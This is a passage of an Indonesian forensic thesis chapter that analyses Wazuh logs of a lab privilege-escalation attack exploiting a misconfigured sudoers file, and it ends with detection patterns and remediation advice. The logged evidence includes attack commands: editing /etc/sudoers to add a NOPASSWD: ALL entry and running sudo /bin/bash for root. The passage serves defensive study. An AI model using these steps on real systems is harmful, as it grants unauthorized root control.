*privilege escalation*.

4.4.3 Hasil Analisis Serangan *Privilege Escalation* Log NIST 800-53

Dari hasil analisis yang telah dilakukan maka didapatkan hasil bukti digital dari Serangan *Privilege escalation*. Pemantauan dilakukan melalui log server menggunakan wazuh server.

Tabel 4.3 Bukti Digital Serangan *Privilege escalation* Log 1, pemantauan dari Log NIST 800-53

Name of Evidence	Evidence
Time Stamp	21-12-2024, 13:23:15
IP Server/Korban	192.168.1.44
Name Server	ubuntu20
IP Penyerang	192.168.1.41
User Penyerang	Userbiasa
Port yang dilalui penyerang	61283
Protokol	Ssh
ID Log	1734762195.107704
Rule Description	Authentication success
Direktory Serangan	ssh userbiasa@192.168.1.44
Script File	Tidak ada script file yang diinputkan
Full Log	Dec 21 06:23:13 Ubuntu20 sshd[11979]: Accepted password for user biasa from 192.168.1.41 port 61283 ssh2
Input Type	Log
Data.dstuser	Userbiasa
Rule Description	Sshd: authentication success

Dari tabel 4.3 didapatkan bukti digital serangan *privilege escalation* untuk log 1 yaitu, Timestamp 21-12-2024 - 13:23:15, IP Server/Korban 192.168.1.44, Name Server ubuntu20, IP Penyerang 192.168.1.41, User Penyerang userbiasa, Port yang dilalui penyerang 61283, Protokol ssh, ID Log 1734762195.107704, Rule Description authentication success, Direktory Serangan ssh [userbiasa@192.168.1.44](#), Script File Tidak ada script file yang diinputkan, Full Log Dec 21 06:23:13 Ubuntu20 sshd[11979]: Accepted password for user biasa from 192.168.1.41 port 61283 ssh2, Input type Log, Data.dstuser userbiasa, Rule Description Sshd: authentication success.

Pada Tabel 4.3, log SSH dengan status *authentication success* menunjukkan adanya akses awal yang sah secara sistem, di mana akun dengan hak akses rendah (*userbiasa*) berhasil masuk ke server melalui protokol SSH. Meskipun pada tahap ini belum terjadi eskalasi hak akses, log ini merupakan artefak forensik awal yang sangat penting karena menjadi titik masuk (entry point) penyerang ke dalam sistem. Informasi seperti alamat IP

penyerang, port, dan waktu kejadian dapat digunakan untuk membangun kronologi awal serangan.

Tabel 4.4 Bukti Digital Serangan *Privilege escalation* Log 2, pemantauan dari Log NIST 800-53

Name of Evidence	Evidence
Time Stamp	21-12-2024, 13:24:20
IP Server/Korban	192.168.1.44
Name Server	ubuntu20
Command Modifikasi File Sudoers	/usr/bin/nano /etc/sudoers
Data.pwd	/home/userbiasa
Data.srcuser	userbiasa
Decoder.ftscomment	First time user executed the sudo command
ID Log	1734762260.111806
Script Modifikasi File Sudoers Nano	userbiasa ALL=(ALL:ALL) NOPASSWD: ALL userbiasa ALL=(ALL) NOPASSWD: /usr/bin/nano
Full Log	Dec 21 06:24:20 Ubuntu20 sudo[12170]: userbiasa : TTY=pts/2 ; PWD=/home/userbiasa ; USER=root ; COMMAND=/usr/bin/nano /etc/sudoers
Input Type	Log
Data.dstuser	Root

Dari tabel 4.4 didapatkan bukti digital serangan *privilege escalation* untuk log 2 yaitu, Timestamp 21-12-2024, 13:24:20, IP Server/Korban 192.168.1.44, Name Server ubuntu20, Command Modifikasi File Sudoers /usr/bin/nano /etc/sudoers, Data.pwd /home/userbiasa, Data.srcuser userbiasa, Decoder.ftscomment First time user executed the sudo command, ID Log 1734762260.111806, Script Modifikasi File Sudoers Nano “userbiasa ALL=(ALL:ALL) NOPASSWD: ALL | userbiasa ALL=(ALL) NOPASSWD: /usr/bin/nano”, Full Log Dec 21 06:24:20 Ubuntu20 sudo[12170]: userbiasa : TTY=pts/2 ;

PWD=/home/userbiasa ; USER=root ; COMMAND=/usr/bin/nano /etc/sudoers, Input Type Log, Data.dstuser Root.

Selanjutnya, Tabel 4.4 menunjukkan adanya aktivitas penggunaan perintah sudo untuk mengakses dan memodifikasi file /etc/sudoers. Log ini mengindikasikan terjadinya upaya peningkatan hak akses secara tidak sah, karena akun *userbiasa* melakukan modifikasi konfigurasi yang seharusnya hanya dapat dilakukan oleh administrator. Artefak berupa perintah yang dijalankan, direktori kerja, serta isi perubahan file sudoers menjadi bukti digital utama yang menunjukkan adanya penyalahgunaan hak akses. Pada tahap ini, karakteristik serangan *privilege escalation* mulai terlihat secara jelas.

Tabel 4.5 Bukti Digital Serangan *Privilege escalation* Log 3, pemantauan dari Log NIST 800-53

Name of Evidence	Evidence
Time Stamp	21-12-2024, 13:24:48
IP Server/Korban	192.168.1.44
Name Server	ubuntu20
Data.command	/bin/bash
Data.pwd	/home/userbiasa
Data.srcuser	userbiasa
Data.dstuser	root
Decoder.ftscoment	First time user executed the sudo command
ID Log	1734762288.113134
Direktory Serangan	sudo /bin/bash
Full Log	Dec 21 06:24:48 Ubuntu20 sudo[12184]: userbiasa : TTY=pts/2 ; PWD=/home/userbiasa ; USER=root ; COMMAND=/bin/bash
Input Type	Log
Rule Description	Successful sudo to ROOT executed

Dari tabel 4.5 didapatkan bukti digital serangan *privilege escalation* untuk log 3 yaitu, Timestamp 21-12-2024, 13:24:48, IP Server/Korban 192.168.1.44, Name Server ubuntu20, Data.command /bin/bash, Data.pwd /home/userbiasa, Data.srcuser userbiasa, Data.dstuser root, Decoder.ftscoment First time user executed the sudo command, ID Log

1734762288.113134, Direktory Serangan sudo /bin/bash, Full Log Dec 21 06:24:48 Ubuntu20 sudo[12184]: userbiasa : TTY=pts/2 ; PWD=/home/userbiasa ; USER=root ; COMMAND=/bin/bash, Input Type Log, Rule Description Successful sudo to ROOT executed.

Pada Tabel 4.5, log menunjukkan keberhasilan eksekusi perintah sudo /bin/bash, yang menandakan bahwa akun *userbiasa* telah berhasil memperoleh akses root. Log ini merupakan bukti konklusif terjadinya *privilege escalation*, karena terdapat perubahan peran pengguna dari user biasa menjadi root. Informasi ini penting dalam konteks forensik karena menandai titik keberhasilan serangan, sekaligus menunjukkan dampak langsung terhadap keamanan sistem.

Berdasarkan hasil analisis pada Tabel 4.3 hingga Tabel 4.5 (log NIST 800-53), dapat diinterpretasikan bahwa serangan *privilege escalation* terjadi secara bertahap dan berurutan, yang dimulai dari akses awal hingga keberhasilan memperoleh hak akses root. Urutan log yang terekam menunjukkan pola serangan yang konsisten dan dapat direkonstruksi secara forensik.

4.4.4 Hasil Analisis Serangan *Privilege escalation* Log PCI DSS

Dari hasil analisis yang telah dilakukan maka didapatkan hasil bukti digital dari Serangan *Privilege escalation*. Pemantauan dilakukan melalui log server menggunakan wazuh server. Tabel 4.6 Bukti Digital Serangan *Privilege escalation* Log 1, pemantauan dari Log PCI DSS

Name of Evidence	Evidence
Time Stamp	21-12-2024, 13:23:15
IP Server/Korban	192.168.1.44
Name Server	ubuntu20
IP Penyerang	192.168.1.41
User Penyerang	userbiasa
Port yang dilalui penyerang	61283
Protokol	ssh
ID Log	1734762195.107704
Rule Description	Authentication success
Direktory Serangan	ssh userbiasa@192.168.1.44
Script File	Tidak ada script file yang diinputkan

Full Log	Dec 21 06:23:13 Ubuntu20 sshd[11979]: Accepted password for userbiasa from 192.168.1.41 port 61283 ssh2
Input Type	Log

Dari tabel 4.6 didapatkan bukti digital serangan *privilege escalation* untuk log 1 yaitu, Timestamp 21-12-2024 - 13:23:15, IP Server/Korban 192.168.1.44, Name Server ubuntu20, IP Penyerang 192.168.1.41, User Penyerang userbiasa, Port yang dilalui penyerang 61283, Protocol ssh, ID Log 1734762195.107704, Rule Description authentication success, Direktory Serangan ssh userbiasa@192.168.1.44, Script File Tidak ada script file yang diinputkan, Full Log Dec 21 06:23:13 Ubuntu20 sshd[11979]: Accepted password for userbiasa from 192.168.1.41 port 61283 ssh2, Input Type Log.

Tabel 4.7 Bukti Digital Serangan *Privilege escalation* Log 2, pemantauan dari Log PCI DSS

Name of Evidence	Evidence
Time Stamp	21-12-2024, 13:24:20
IP Server/Korban	192.168.1.44
Name Server	ubuntu20
Command Modifikasi File Sudoers	/usr/bin/nano /etc/sudoers
Data.pwd	/home/userbiasa
Data.srcuser	userbiasa
Decoder.ftscomment	First time user executed the sudo command
ID Log	1734762260.111806
Script Modifikasi File Sudoers Nano	userbiasa ALL=(ALL:ALL) NOPASSWD: ALL userbiasa ALL=(ALL) NOPASSWD: /usr/bin/nano
Full Log	Dec 21 06:24:20 Ubuntu20 sudo[12170]: userbiasa : TTY=pts/2 ; PWD=/home/userbiasa : USER=root ; COMMAND=/usr/bin/nano /etc/sudoers
Input Type	Log
Data.dstuser	Root

Rule Description	Successfull sudo to ROOT executed
------------------	-----------------------------------

Dari tabel 4.7 didapatkan bukti digital serangan *privilege escalation* untuk log 2 yaitu, Timestamp 21-12-2024, 13:24:20, IP Server/Korban 192.168.1.44, Name Server ubuntu20, Command Modifikasi File Sudoers /usr/bin/nano /etc/sudoers, Data.pwd /home/userbiasa, Data.srcuser userbiasa, Decoder.ftscomment First time user executed the sudo command, ID Log 1734762260.111806, Script Modifikasi File Sudoers Nano “userbiasa ALL=(ALL:ALL) NOPASSWD: ALL | userbiasa ALL=(ALL) NOPASSWD: /usr/bin/nano”, Full Log Dec 21 06:24:20 Ubuntu20 sudo[12170]: userbiasa : TTY=pts/2 ; PWD=/home/userbiasa : USER=root ; COMMAND=/usr/bin/nano /etc/sudoers, Input Type Log, Data.dstuser Root, Rule Description Successful sudo to ROOT executed.

Tabel 4.8 Bukti Digital Serangan *Privilege escalation* Log 3, pemantauan dari Log PCI DSS

Name of Evidence	Evidence
Time Stamp	21-12-2024, 13:24:48
IP Server/Korban	192.168.1.44
Name Server	ubuntu20
Data.command	/bin/bash
Data.pwd	/home/userbiasa
Data.srcuser	userbiasa
Data.dstuser	root
Decoder.ftscomment	First time user executed the sudo command
ID Log	1734762288.113134
Direktory Serangan	sudo /bin/bash
Full Log	Dec 21 06:24:48 Ubuntu20 sudo[12184] : userbiasa : TTY=pts/2 ; PWD=/home/userbiasa ; USER=root ; COMMAND=/bin/bash
Input Type	Log
Rule Description	Successful sudo to ROOT executed

Dari tabel 4.8 didapatkan bukti digital serangan *privilege escalation* untuk log 3 yaitu, Timestamp 21-12-2024, 13:24:48, IP Server/Korban 192.168.1.44, Name Server ubuntu20,

Data.command /bin/bash, Data.pwd /home/userbiasa, Data.srcuser userbiasa, Data.dstuser root, Decoder.ftscomment First time user executed the sudo command, ID Log 1734762288.113134, Direktory Serangan sudo /bin/bash, Full Log Dec 21 06:24:48 Ubuntu20 sudo[12184] : userbiasa : TTY=pts/2 ; PWD=/home/userbiasa ; USER=root ; COMMAND=/bin/bash, Input Type Log, Rule Description Successfull sudo to ROOT executed.

Hasil analisis pada Tabel 4.6 hingga Tabel 4.8 (log PCI DSS) menunjukkan pola serangan yang serupa dengan log NIST 800-53, namun dengan sudut pandang kebijakan keamanan yang berbeda. Kesamaan timestamp, perintah, dan pengguna menunjukkan bahwa kedua standar tersebut merekam artefak forensik yang sama, tetapi diklasifikasikan berdasarkan kontrol keamanan yang berbeda.

Log PCI DSS menegaskan bahwa aktivitas yang dilakukan melanggar prinsip pengendalian akses dan manajemen hak istimewa. Dengan demikian, tabel-tabel ini tidak hanya berfungsi sebagai data pencatatan aktivitas, tetapi juga sebagai alat verifikasi silang (*cross-validation*) yang memperkuat keabsahan bukti digital serangan *privilege escalation*.

Analisis data dalam penelitian ini berfokus pada evaluasi log yang dihasilkan dari sistem target berdasarkan tiga tahapan utama: analisis log PCI DSS, analisis log NIST 800-53, perbandingan log dari kedua standar tersebut dengan benchmark, dan penyusunan standarisasi karakteristik artefak serangan *privilege escalation*, khususnya pada kasus serangan misconfiguration sudoers.

1. Analisis Log PCI DSS

Log yang dianalisis berdasarkan standar Payment Card Industry Data Security Standard (PCI DSS) berfungsi untuk mengidentifikasi dan mengevaluasi aktivitas terkait keamanan data sensitif, terutama dalam konteks kontrol akses dan logging. Analisis ini mencakup verifikasi apakah aktivitas *privilege escalation*, seperti modifikasi file sudoers, dilaporkan dengan benar, serta mengevaluasi apakah sistem memiliki mekanisme pemantauan untuk mendeteksi perubahan yang tidak sah. Analisis log PCI DSS memberikan wawasan spesifik tentang kepatuhan terhadap kontrol keamanan yang berhubungan langsung dengan perlindungan data sensitif.

2. Analisis Log NIST 800-53

Log yang dianalisis berdasarkan kerangka kerja NIST 800-53 berfokus pada kontrol keamanan yang lebih luas, seperti autentikasi, audit, dan logging sistem. Analisis ini mengevaluasi log untuk mendeteksi upaya *privilege escalation* dan mencocokkannya

dengan kontrol yang relevan dalam NIST, seperti AC-6 (Least Privilege) dan AU-3 (Content of Audit Records). Data log ini membantu mengidentifikasi apakah sistem mencatat aktivitas eksploitasi dengan tingkat detail yang cukup untuk mendukung mitigasi ancaman.

3. Perbandingan Log PCI DSS dan NIST 800-53 dengan Benchmark

Log dari PCI DSS dan NIST dibandingkan dengan benchmark spesifik *privilege escalation*, seperti yang dijelaskan dalam dokumen "Got Root? A Linux Priv-Esc Benchmark". Perbandingan ini bertujuan untuk mengukur efektivitas kedua standar dalam mendeteksi serangan misconfiguration sudoers. Contohnya, benchmark mencakup aktivitas seperti eksploitasi file biner yang memiliki hak sudo, dan analisis log memeriksa apakah aktivitas ini tercatat secara konsisten pada kedua standar. Hasil perbandingan ini memberikan gambaran mengenai kekuatan dan kelemahan masing-masing standar dalam mendeteksi dan mencegah *privilege escalation*.

4.5 Evaluasi Perbandingan Analisis Log NIST 800-53 dan Log PCI DSS

Evaluasi yang dilakukan bertujuan untuk melakukan validasi agar barang bukti yang didapatkan bisa dilakukan verifikasi, dilihat akurasi, dan kualitas temuan yang didapatkan guna menjelaskan integritas data.

Tabel 4.9 Perbandingan Hasil Analisis Log NIST 800-53 dan Log PCI DSS

Evidence	Log Activity NIST 800-53	Log Activity PCI DSS
Timestamp	Berhasil didapatkan	Berhasil didapatkan
IP Server/Korban	Berhasil didapatkan	Berhasil didapatkan
Name Server	Berhasil didapatkan	Berhasil didapatkan
IP Penyerang	Berhasil didapatkan	Berhasil didapatkan
User Penyerang	Berhasil didapatkan	Berhasil didapatkan
Port yang dilalui penyerang	Berhasil didapatkan	Berhasil didapatkan
Protokol	Berhasil didapatkan	Berhasil didapatkan
ID Log	Berhasil didapatkan	Berhasil didapatkan
Rule Description	Berhasil didapatkan	Berhasil didapatkan
Direktory Serangan	Berhasil didapatkan	Berhasil didapatkan
Script File	Berhasil didapatkan	Berhasil didapatkan

Full Log	Berhasil didapatkan	Berhasil didapatkan
Input Type	Berhasil didapatkan	Berhasil didapatkan
Data.pwd	Berhasil didapatkan	Berhasil didapatkan
Decoder.ftscomment	Berhasil didapatkan	Berhasil didapatkan
Data.dstuser	Berhasil didapatkan	Berhasil didapatkan

Tabel 4.9 menggambarkan perbandingan log serangan yang didapatkan dari Log Activity NIST 800-53 dan Log Activity PCI DSS. Hasil menunjukkan bahwa pada log server NIST 800-53 dan PCI DSS saat dilakukan serangan *privilege escalation* dapat mendeteksi Timestamp, IP Server/Korban, Name Server, IP Penyerang, User Penyerang, Port yang dilalui penyerang, Protokol, ID Log, Rule Description, Direktori Serangan, Script File, Full Log, Input Type, Data.pwd, Decoder.ftscomment, Data.dstuser.

4.6 Karakteristik Serangan Privilege Escalation

Berdasarkan parameter bukti digital yang mengacu pada Publikasi Khusus NIST SP 800-92 pada Tabel 3.1, penelitian ini menetapkan sepuluh parameter utama sebagai acuan dalam proses identifikasi dan analisis bukti digital. Parameter tersebut digunakan untuk mengekstraksi dan mengklasifikasikan artefak digital yang diperoleh dari hasil analisis log keamanan server. Namun, hasil analisis forensik menunjukkan adanya bukti digital tambahan yang tidak secara eksplisit tercantum dalam parameter NIST SP 800-92 pada Tabel 3.1. Bukti digital tambahan ini diperoleh dari hasil korelasi dan interpretasi log aktivitas sistem yang dihasilkan oleh SIEM Wazuh, khususnya pada kasus serangan *privilege escalation*. Temuan tersebut meliputi informasi rinci seperti *full_log*, *data.command*, *data.pwd*, *data.dstuser*, *input.type*, *rule.description*, *script file* serta *decoder.ftscomment* yang memberikan konteks teknis mengenai proses eskalasi hak akses dari pengguna biasa menjadi pengguna dengan hak istimewa (*root*). Oleh karena itu, bukti digital yang tidak tercakup dalam parameter NIST SP 800-92 tersebut ditetapkan sebagai karakteristik bukti digital serangan *privilege escalation* dalam penelitian ini dan disajikan pada Tabel 4.10, 4.11, 4.12, 4.13, 4.14 dan 4.15 sebagai hasil utama penelitian.

4.6.1 Karakteristik Serangan Privilege Escalation Log NIST 800-53

Dari hasil pengujian dan analisis yang telah dilakukan maka didapatkan hasil dari Karakteristik Serangan *Privilege escalation*. Pemantauan dilakukan melalui log server menggunakan wazuh server.

Tabel 4.10 Karakteristik Serangan Privilege Escalation Log 1, pemantauan dari Log NIST 800-53

No.	Nama Karakteristik	Evidence
1.	Full_log	Dec 21 06:23:13 Ubuntu20 sshd[11979]: Accepted password for user biasa from 192.168.1.41 port 61283 ssh2
2.	Input.type	log
3.	Data.command	Tidak ada
4.	Data.pwd	Tidak ada
5.	Decoder.ftscomment	Tidak ada
6.	Data.dstuser	userbiasa
7.	Rule.description	Sshd : authentication success.
8.	Script File	Tidak ada script file yang diinputkan

Dari Tabel 4.10 didapatkan karakteristik serangan *privilege escalation* untuk log 1 yaitu, Full_log Dec 21 06:23:13 Ubuntu20 sshd[11979]: Accepted password for user biasa from 192.168.1.41 port 61283 ssh2, Input.type log, Data.dstuser userbiasa, Rule.description sshd:authentication success, Script.file Tidak ada script file yang diinputkan.

Tabel 4.11 Karakteristik Serangan Privilege Escalation Log 2, pemantauan dari Log NIST 800-53

No.	Nama Karakteristik	Evidence
1.	Full_log	Dec 21 06:24:20 Ubuntu20 sudo[12170]: userbiasa : TTY=pts/2 ; PWD=/home/userbiasa ; USER=root ; COMMAND=/usr/bin/nano /etc/sudoers
2.	Input.type	log
3.	Data.command	/usr/bin/nano /etc/sudoers
4.	Data.pwd	/home/userbiasa
5.	Decoder.ftscomment	First time user executed the sudo command
6.	Data.dstuser	root
7.	Rule.description	Tidak ada
8.	Script File	userbiasa ALL=(ALL:ALL) NOPASSWD: ALL userbiasa ALL=(ALL) NOPASSWD: /usr/bin/nano

Dari Tabel 4.11 didapatkan karakteristik serangan *privilege escalation* untuk log 2 yaitu, Full_log Dec 21 06:24:20 Ubuntu20 sudo[12170]: userbiasa : TTY=pts/2 ; PWD=/home/userbiasa ; USER=root ; COMMAND=/usr/bin/nano /etc/sudoers, Input.type

log, Data.command /usr/bin/nano /etc/sudoers, Data.pwd /home/userbiasa, Decoder.ftscomment First time user executed the sudo command, Data.dstuser root, Script.file userbiasa ALL=(ALL:ALL) NOPASSWD: ALL userbiasa ALL=(ALL) NOPASSWD: /usr/bin/nano.

Tabel 4.12 Karakteristik Serangan Privilege Escalation Log 3, pemantauan dari Log NIST 800-53

No.	Nama Karakteristik	Evidence
1.	Full_log	Dec 21 06:24:48 Ubuntu20 sudo[12184]: userbiasa : TTY=pts/2 ; PWD=/home/userbiasa ; USER=root ; COMMAND=/bin/bash
2.	Input.type	log
3.	Data.command	/bin/bash
4.	Data.pwd	/home/userbiasa
5.	Decoder.ftscomment	First time user executed the sudo command
6.	Data.dstuser	root
7.	Rule.description	Successful sudo to ROOT executed
8.	Script File	Tidak ada script file yang diinputkan

Dari Tabel 4.12 didapatkan karakteristik serangan *privilege escalation* untuk log 3 yaitu, Full_log Dec 21 06:24:48 Ubuntu20 sudo[12184]: userbiasa : TTY=pts/2 ; PWD=/home/userbiasa ; USER=root ; COMMAND=/bin/bash, Input.type log, Data.command /bin/bash, Data.pwd /home/userbiasa, Decoder.ftscomment First time user executed the sudo command, Data.dstuser root, Rule.description Successful sudo to ROOT executed, Script.file Tidak ada script file yang diinputkan.

4.6.2 Karakteristik Serangan Privilege Escalation Log PCI DSS

Dari hasil pengujian dan analisis yang telah dilakukan maka didapatkan hasil dari Karakteristik Serangan *Privilege escalation*. Pemantauan dilakukan melalui log server menggunakan wazuh server.

Tabel 4.13 Karakteristik Serangan Privilege Escalation Log 1, pemantauan dari Log PCI DSS

No.	Nama Karakteristik	Evidence
1.	Full_log	Dec 21 06:23:13 Ubuntu20 sshd[11979]: Accepted password for userbiasa from 192.168.1.41 port 61283 ssh2
2.	Input.type	log

3.	Data.command	Tidak ada
4.	Data.pwd	Tidak ada
5.	Decoder.ftscomment	Tidak ada
6.	Data.dstuser	userbiasa
7.	Rule.description	Sshd: authentication success
8.	Script File	Tidak ada script file yang diinputkan

Dari Tabel 4.13 didapatkan karakteristik serangan *privilege escalation* untuk log 1 yaitu, Full_log Dec 21 06:23:13 Ubuntu20 sshd[11979]: Accepted password for userbiasa from 192.168.1.41 port 61283 ssh2, Input.type log, Data.dstuser userbiasa, Rule.description sshd:authentication success, Script.file Tidak ada script file yang diinputkan.

Tabel 4.14 Karakteristik Serangan Privilege Escalation Log 2, pemantauan dari Log PCI DSS

No.	Nama Karakteristik	Evidence
1.	Full_log	Dec 21 06:24:20 Ubuntu20 sudo[12170]: userbiasa : TTY=pts/2 ; PWD=/home/userbiasa : USER=root ; COMMAND=/usr/bin/nano /etc/sudoers
2.	Input.type	log
3.	Data.command	/usr/bin/nano /etc/sudoers
4.	Data.pwd	/home/userbiasa
5.	Decoder.ftscomment	First time user executed the sudo command
6.	Data.dstuser	Root
7.	Rule.description	Seccuessful sudo to ROOT executed
8.	Script File	userbiasa ALL=(ALL:ALL) NOPASSWD: ALL userbiasa ALL=(ALL) NOPASSWD: /usr/bin/nano

Dari Tabel 4.14 didapatkan karakteristik serangan *privilege escalation* untuk log 2 yaitu, Full_log Dec 21 06:24:20 Ubuntu20 sudo[12170]: userbiasa : TTY=pts/2 ; PWD=/home/userbiasa : USER=root ; COMMAND=/usr/bin/nano /etc/sudoers, Input.type log, Data.command /usr/bin/nano /etc/sudoers, Data.pwd /home/userbiasa, Decoder.ftscomment First time user executed the sudo command, Data.dstuser root, Rule.description Successful sudo to ROOT executed, Script.file userbiasa ALL=(ALL:ALL) NOPASSWD: ALL userbiasa ALL=(ALL) NOPASSWD: /usr/bin/nano.

Tabel 4.15 Karakteristik Serangan Privilege Escalation Log 3, pemantauan dari Log PCI DSS

No.	Nama Karakteristik	Evidence
-----	--------------------	----------

1.	Full_log	Dec 21 06:24:48 Ubuntu20 sudo[12184] : userbiasa : TTY=pts/2 ; PWD=/home/userbiasa ; USER=root ; COMMAND=/bin/bash
2.	Input.type	log
3.	Data.command	/bin/bash
4.	Data.pwd	/home/userbiasa
5.	Decoder.ftscomment	First time user executed the sudo command
6.	Data.dstuser	root
7.	Rule.description	Successful sudo to ROOT executed
8.	Script File	Tidak ada script file yang diinputkan

Dari Tabel 4.15 didapatkan karakteristik serangan *privilege escalation* untuk log 3 yaitu, Full_log Dec 21 06:24:48 Ubuntu20 sudo[12184] : userbiasa : TTY=pts/2 ; PWD=/home/userbiasa ; USER=root ; COMMAND=/bin/bash, Input.type log, Data.command /bin/bash, Data.pwd /home/userbiasa, Decoder.ftscomment First time user executed the sudo command, Data.dstuser root, Rule.description Successful sudo to ROOT executed, Script.file Tidak ada script file yang diinputkan.

Berdasarkan hasil karakteristik serangan pada Tabel 4.10 hingga Tabel 4.15, dapat disimpulkan bahwa serangan *privilege escalation* memiliki ciri-ciri forensik yang konsisten, baik pada log NIST 800-53 maupun PCI DSS. Karakteristik utama yang muncul meliputi keberadaan *full_log* yang mencatat perintah kritis, perubahan nilai Data.dstuser dari user biasa menjadi root, serta adanya perintah sudo yang dijalankan untuk mengakses shell atau memodifikasi file sistem.

Keberadaan nilai Decoder.ftscomment yang menunjukkan *first time user executed the sudo command* menjadi indikator forensik penting, karena menandakan aktivitas yang tidak biasa (anomalous behavior) dari pengguna dengan hak akses rendah. Selain itu, munculnya perintah /bin/bash sebagai *Data.command* merupakan ciri khas keberhasilan eskalasi hak akses, karena perintah tersebut memberikan shell dengan hak administratif penuh.

Dengan demikian, karakteristik yang dihasilkan dari tabel-tabel tersebut dapat digunakan sebagai pola referensi forensik untuk mengidentifikasi serangan *privilege escalation* pada server berdasarkan file log berbasis Linux. Karakteristik ini tidak hanya membantu dalam proses deteksi, tetapi juga mendukung proses investigasi forensik pasca-insiden melalui rekonstruksi kronologi dan analisis hubungan antar artefak digital.

4.7 Standarisasi Penemuan Artefak Serangan

Dalam standarisasi penemuan artefak serangan pada riset ini, rujukan utama berakar pada Dokumen "Got Root? A Linux Priv-Esc Benchmark" yang dipublikasikan di arXiv (<https://arxiv.org/abs/2405.02106>) membahas pengembangan benchmark komprehensif untuk evaluasi teknik eskalasi hak istimewa (*privilege escalation*) pada sistem Linux, dan pada Bab 2, yang mengulas poin-poin esensial terkait serangan pada server dan *privilege escalation* secara komprehensif. Rujukan tambahan dari studi-studi sebelumnya terkait *network forensics* memberikan lanskap yang lebih luas dalam konteks keamanan jaringan. Lebih lanjut, data primer yang diperoleh dari hasil penelitian ini sendiri menambah dimensi khusus yang bersumber dari analisis yang tajam terhadap metode NFGP untuk mengidentifikasi serangan *privilege escalation*. Kombinasi integral dari sumber-sumber ini memperkuat landasan penelitian ini, memberikan wawasan mendalam, dan membentuk landasan kokoh guna membuat standarisasi penemuan artefak serangan *privilege escalation* pada server dalam penelitian ini yang dapat dilihat pada tabel 4.16

Tabel 4.16 Standarisasi Karakteristik Artefak Serangan *Privilege escalation*

No.	Karakteristik Serangan <i>Privilege escalation</i>
1.	Pengguna biasa menjalankan perintah <code>sudo -l</code> untuk memeriksa hak akses.
2.	Penggunaan nano atau editor teks lain untuk membuka dan memodifikasi file <code>sudoers</code> .
3.	Penambahan konfigurasi baru, seperti <code>ALL=(ALL) NOPASSWD:ALL</code> , pada file <code>sudoers</code> .
4.	Perintah <code>sudo su</code> yang dijalankan untuk mendapatkan akses root.

Berdasarkan hasil analisis dan perbandingan, penelitian ini menyusun standarisasi karakteristik artefak serangan untuk kasus misconfiguration `sudoers`. Karakteristik ini mencakup pola aktivitas yang konsisten pada log, seperti:

- Pengguna biasa menjalankan perintah `sudo -l` untuk memeriksa hak akses.
- Penggunaan nano atau editor teks lain untuk membuka dan memodifikasi file `sudoers`.

- Penambahan konfigurasi baru, seperti ALL=(ALL) NOPASSWD:ALL, pada file sudoers.
- Perintah sudo su yang dijalankan untuk mendapatkan akses root.

Standarisasi ini memberikan panduan bagi administrator dan alat keamanan untuk mendeteksi serangan serupa di masa depan. Dengan menggabungkan analisis log PCI DSS, log NIST 800-53, dan benchmark, penelitian ini memastikan pendekatan yang komprehensif dalam mendeteksi dan mengklasifikasikan artefak serangan *privilege escalation* yang berfokus pada misconfiguration sudoers. Standarisasi ini tidak hanya meningkatkan kemampuan deteksi, tetapi juga menyediakan basis data yang dapat digunakan untuk pengembangan lebih lanjut dalam mitigasi serangan.

4.8 Rekomendasi Perbaikan

Berdasarkan hasil penelitian yang telah dilakukan bersumber pada tabel 4.3 sampai tabel 4.8 didukung oleh rekomendasi perbaikan dari berbagai sumber, berikut adalah sejumlah rekomendasi untuk serangan *privilege escalation* pada riset ini dapat dilihat pada tabel 4.17

Tabel 4.17 Rekomendasi perbaikan pada serangan *privilege escalation*

No.	Aspek	Rekomendasi Perbaikan	Tujuan / Manfaat
1	Konfigurasi Sudoers	- Gunakan `sudo visudo` untuk edit - Hindari `NOPASSWD:ALL` untuk user biasa	Mencegah penyalahgunaan hak akses administratif
2	File Permissions (SUID)	- Audit binary SUID: `find / -perm -4000 -type f` - Nonaktifkan SUID tidak penting dengan `chmod -s`	Mencegah <i>privilege escalation</i> melalui binary berbahaya
3	Wazuh Custom Rule	- Tambahkan rule untuk deteksi akses ke `/etc/sudoers` via nano, vim, dll	Pendeteksian dini terhadap modifikasi file sensitif

4	Log Integrity	- Aktifkan log integrity module (FIM) pada Wazuh	Menjaga keaslian log sebagai bukti forensik
5	Korelasi Log Otomatis	- Aktifkan atau rancang engine korelasi log berantai (brute force > sudo > root)	Meningkatkan kecepatan dan akurasi analisis serangan
6	Multi-Factor Authentication (MFA)	- Aktifkan MFA pada SSH atau VPN masuk ke server	Mengurangi risiko akses tidak sah meskipun kredensial bocor
7	Least Privilege	- Evaluasi ulang grup sudo secara berkala - Batasi akses admin hanya untuk user yang berwenang	Mencegah penyebaran akses root yang berlebihan
8	Endpoint Detection & Response	- Integrasi dengan EDR seperti CrowdStrike, OSQuery, atau Wazuh FIM	Memperkuat deteksi aktivitas abnormal pada endpoint
9	Audit Berkala Privilege	- Lakukan pentest internal berkala untuk uji <i>privilege escalation</i>	Menemukan celah sebelum dieksploitasi oleh penyerang nyata
10	Dataset Artefak Serangan	- Simpan log karakteristik artefak serangan dalam CSV/JSON	Digunakan untuk pelatihan AI/deteksi otomatis di masa depan
11	Evaluasi Visualisasi Wazuh	- Integrasikan Wazuh dengan Grafana untuk visualisasi yang lebih detail	Meningkatkan efektivitas monitoring & pemahaman log
12	Pembandingan Tools SIEM	- Lakukan uji banding dengan tools SIEM lain seperti Splunk, Elastic, Graylog	Memverifikasi akurasi deteksi dan meningkatkan kualitas hasil penelitian

Dari sudut pandang keamanan, serangan *privilege escalation* yang terjadi pada server dalam penelitian ini disebabkan oleh sejumlah kelemahan mendasar dalam konfigurasi

sistem dan manajemen hak akses. Faktor utama penyebab serangan adalah kesalahan konfigurasi pada file sudoers, khususnya pemberian hak akses NOPASSWD:ALL kepada pengguna biasa yang seharusnya tidak memiliki hak administratif. Kondisi ini memungkinkan pengguna non-root menjalankan perintah kritis tanpa perlu melakukan autentikasi ulang, sehingga membuka celah bagi eskalasi hak akses. Selain itu, hak akses file yang tidak tepat, seperti adanya atribut SUID pada program editor teks seperti nano, memungkinkan pengguna biasa untuk menjalankan program dengan hak root dan memodifikasi file sistem, termasuk file sudoers, tanpa kendala berarti.

